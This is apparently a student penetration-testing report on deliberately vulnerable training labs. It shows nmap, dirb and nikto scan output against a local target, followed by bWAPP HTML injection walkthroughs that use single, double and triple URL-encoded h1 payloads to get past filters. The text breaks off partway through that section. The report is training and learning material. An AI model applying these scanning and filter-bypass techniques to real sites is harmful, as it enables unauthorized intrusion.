Penetration Testing of Web Applications and Vulnerable Systems

Group Members:

Maryam Khan (CR-22021)
Ayesha Yousuf (CR-22004)
Syeda Abiha Shams (CR-22018)
Hamza Riaz Khan (CR-22031)

Introduction

This report outlines the penetration testing activities conducted on four intentionally vulnerable systems designed for security training and research purposes. The primary objective was to identify and exploit common security flaws, thereby enhancing understanding of real-world attack vectors and defensive strategies. The systems tested included:

1. ***Metasploitable 2*** *– A vulnerable Linux virtual machine designed for testing and training with the Metasploit Framework.*
2. ***Damn Vulnerable Web Application (DVWA)*** *– A PHP/MySQL web application built to be insecure, providing a platform for testing common web vulnerabilities.*
3. ***bWAPP (Buggy Web Application)*** *– A deliberately insecure web application that covers over 100 web vulnerabilities.*
4. ***DIVA (Damn Insecure and Vulnerable App)*** *– An Android application created to help developers and testers practice mobile app security.*

The assessments involved reconnaissance, vulnerability scanning, exploitation, and post-exploitation techniques. This document presents our methodology, findings, and recommendations based on the results of these tests.

Objective:

1. *Identify and exploit vulnerabilities such as:*
    1. *OWASP Top 10 Risks (SQL Injection, Cross-Site Scripting, CSRF, IDOR, etc.)*
    2. *System Vulnerabilities*
    3. *Network Attack (DoS Attack Simulation)*
    4. *Password attack*
    5. *Insecure Data Storage*
    6. *Input Validation Issues*
    7. *Access Control Issues*
    8. *Other Web and Android Exploits*
2. *Provide Remediation Recommendations for each finding.*

Methodology

The penetration testing process was conducted using a structured, multi-phase approach. Each phase utilized specific tools tailored to the nature of the target system and the vulnerabilities being tested. Below is a breakdown of the methodology followed:

1. ***Reconnaissance and Information Gathering***

The initial phase focused on identifying open ports, running services, and technologies used by the target systems.

1. ***Tool: Nmap***
   Purpose: Network scanning and service discovery
   Use: Identified active hosts, open ports, and service versions using commands like nmap -sV -A.

2. ***Vulnerability Scanning***

After reconnaissance, the systems were scanned to identify known vulnerabilities and misconfigurations.

2. ***Tool: Nikto***
   Purpose: Web server vulnerability scanning
   Use: Detected outdated software, insecure headers, and common misconfigurations.
3. ***Tool: Burp Suite***
   Purpose: Manual testing and scanning
   Use: Intercepted and analyzed HTTP requests/responses for vulnerabilities like XSS, CSRF, and SQLi.
4. ***Tool: SQLmap***
   Purpose: Automated SQL Injection detection and exploitation
   Use: Targeted login forms and parameterized URLs for SQL injection vulnerabilities.

*3. **Enumeration***

This phase focused on discovering hidden resources and gathering additional attack surface data.

5. ***Tool: Dirb / Gobuster***
   Purpose: Directory and file enumeration
   Use: Scanned web servers for hidden or sensitive files/folders using common wordlists.

*4. **Exploitation***

Exploitable vulnerabilities were leveraged to gain unauthorized access or escalate privileges.


6. ***Tool: Metasploit Framework***
   Purpose: Exploitation and payload generation
   Use: Used pre-built and custom exploits to gain shells, escalate privileges, and interact with target machines.
7. ***Tool: Hydra***
   Purpose: Brute-force attacks on login forms
   Use: Attempted password guessing attacks on exposed SSH, FTP, or web login interfaces.

*5. **Traffic Analysis***

Network behavior was monitored to detect insecure communication, spoofing, or MiTM scenarios.

1) ***Tool: Wireshark***
   Purpose: Packet capture and analysis
   Use: Monitored traffic to analyze login sessions, DNS spoofing attempts, and other data-in-transit issues

Reconnaissance and Enumeration:



```
┌──(dark-girl㉿paradox)-[~]
└─$ curl -I http://172.17.0.2/index.php

HTTP/1.1 302 Found
Date: Sun, 27 Apr 2025 14:30:26 GMT
Server: Apache/2.4.25 (Debian)
Set-Cookie: PHPSESSID=l4655vcda1tn2jgliapmmnkfm7; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=l4655vcda1tn2jgliapmmnkfm7; path=/
Set-Cookie: security=low
Location: login.php
Content-Type: text/html; charset=UTF-8
```

```
┌──(dark-girl㉿paradox)-[~]
└─$ dirb http://172.17.0.2/


-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Apr 27 20:42:21 2025
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.2/ ----
==> DIRECTORY: http://172.17.0.2/config/
==> DIRECTORY: http://172.17.0.2/docs/
==> DIRECTORY: http://172.17.0.2/external/
+ http://172.17.0.2/favicon.ico (CODE:200|SIZE:1406)
+ http://172.17.0.2/index.php (CODE:302|SIZE:0)
+ http://172.17.0.2/php.ini (CODE:200|SIZE:148)
+ http://172.17.0.2/phpinfo.php (CODE:302|SIZE:0)
+ http://172.17.0.2/robots.txt (CODE:200|SIZE:26)
+ http://172.17.0.2/server-status (CODE:403|SIZE:298)

---- Entering directory: http://172.17.0.2/config/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.17.0.2/docs/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.17.0.2/external/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Sun Apr 27 20:42:25 2025
DOWNLOADED: 4612 - FOUND: 6
```

```
┌──(dark-girl㉿paradox)-[~]
└─$ nikto -h http://172.17.0.2
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          172.17.0.2
+ Target Hostname:    172.17.0.2
+ Target Port:        80
+ Start Time:         2025-04-27 20:42:52 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.25 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Cookie security created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ /docs/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ /.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ 8102 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2025-04-27 20:43:49 (GMT5.5) (57 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

```
┌──(dark-girl㉿paradox)-[~]
└─$ nmap --script vuln 172.17.0.2

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-27 20:45 IST
Nmap scan report for 172.17.0.2
Host is up (0.00037s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
|   /login.php:
|     PHPSESSID:
|_      httponly flag not set
| http-enum:
|   /login.php: Possible admin folder
|   /robots.txt: Robots file
|   /.gitignore: Revision control ignore file
|   /config/: Potentially interesting directory w/ listing on 'apache/2.4.25 (debian)'
|   /docs/: Potentially interesting directory w/ listing on 'apache/2.4.25 (debian)'
|_  /external/: Potentially interesting directory w/ listing on 'apache/2.4.25 (debian)'

Nmap done: 1 IP address (1 host up) scanned in 44.30 seconds
```

Exploitation:

1- BWAPP (BUGGY WEB APPLICATION)

HTML Injection


Description:


HTML injection is a type of injection vulnerability that occurs when a user is able to control an input point and is able to inject arbitrary HTML code into a vulnerable web page. This vulnerability can have many consequences, like disclosure of a user's session cookies that could be used to impersonate the victim, or, more generally, it can allow the attacker to modify the page content seen by the victims. Reflected GET attack scenario in which the input is sent in the URL, not the body

HTML Injection— Reflected (GET)

Reflected GET Injection: *occurs, when our input is being displayed (reflected) on the website. Suppose, we have a simple page with a search form, which is vulnerable to this attack. Then if we type any HTML code, it will appear on our website and at the same time, it will be injected into the HTML document.*

Security level : low







In this image from the burp suite, we can see the intercepted get request in which the Last Name parameter holds the Html code we injected.


Security level : medium

In this case when we tried to do the same it just simply returns our input.




So we URL encode the html <script> tag twice and we get:
%3Ch1%3E HTML%20 INJECTION%3C%2Fh1%3E





Now we can see our payload has been executed.


Security level : high
Here the input is sanitized using htmlspecialchars() so we need to use different types of encoding.



%3Ch1%3E HTML%20 INJECTION%3C%2Fh1%3E

***Second encoding** (of above result):*
%253Ch1%253E HTML%2520 INJECTION%253C%252Fh1%253E

***Third encoding** (of second result):*
%25253Ch1%25253EHTML%252520 INJECTION%25253C%25252Fh1%25253E




As the triple url didn't work this time .In Fact at high level security is implemented at its best . So, there's no way for me to bypass this.

HTML Injection— Reflected (POST)


HTML Injection (Reflected POST) is a type of web vulnerability where an attacker injects malicious HTML code into a web application through POST requests (e.g., form submissions). The injected code is reflected back in the server's response without proper sanitization, potentially allowing the attacker to manipulate the webpage's structure or content for other users.

Security level: low


If we input any values in the given fields, and hit the Go button, the values are reflected to us as follows.



However, unlike in the GET method, the input values are not displayed in the URL. So we can intercept the traffic via Burp Suite and check the parameters and respective values sent to the server.



The parameters we are messing with are the "firstname" and "lastname". Insert any HTML tag of your choice in the parameter values as follows. I chose heading (<h1>) and bold (<b>) tags.

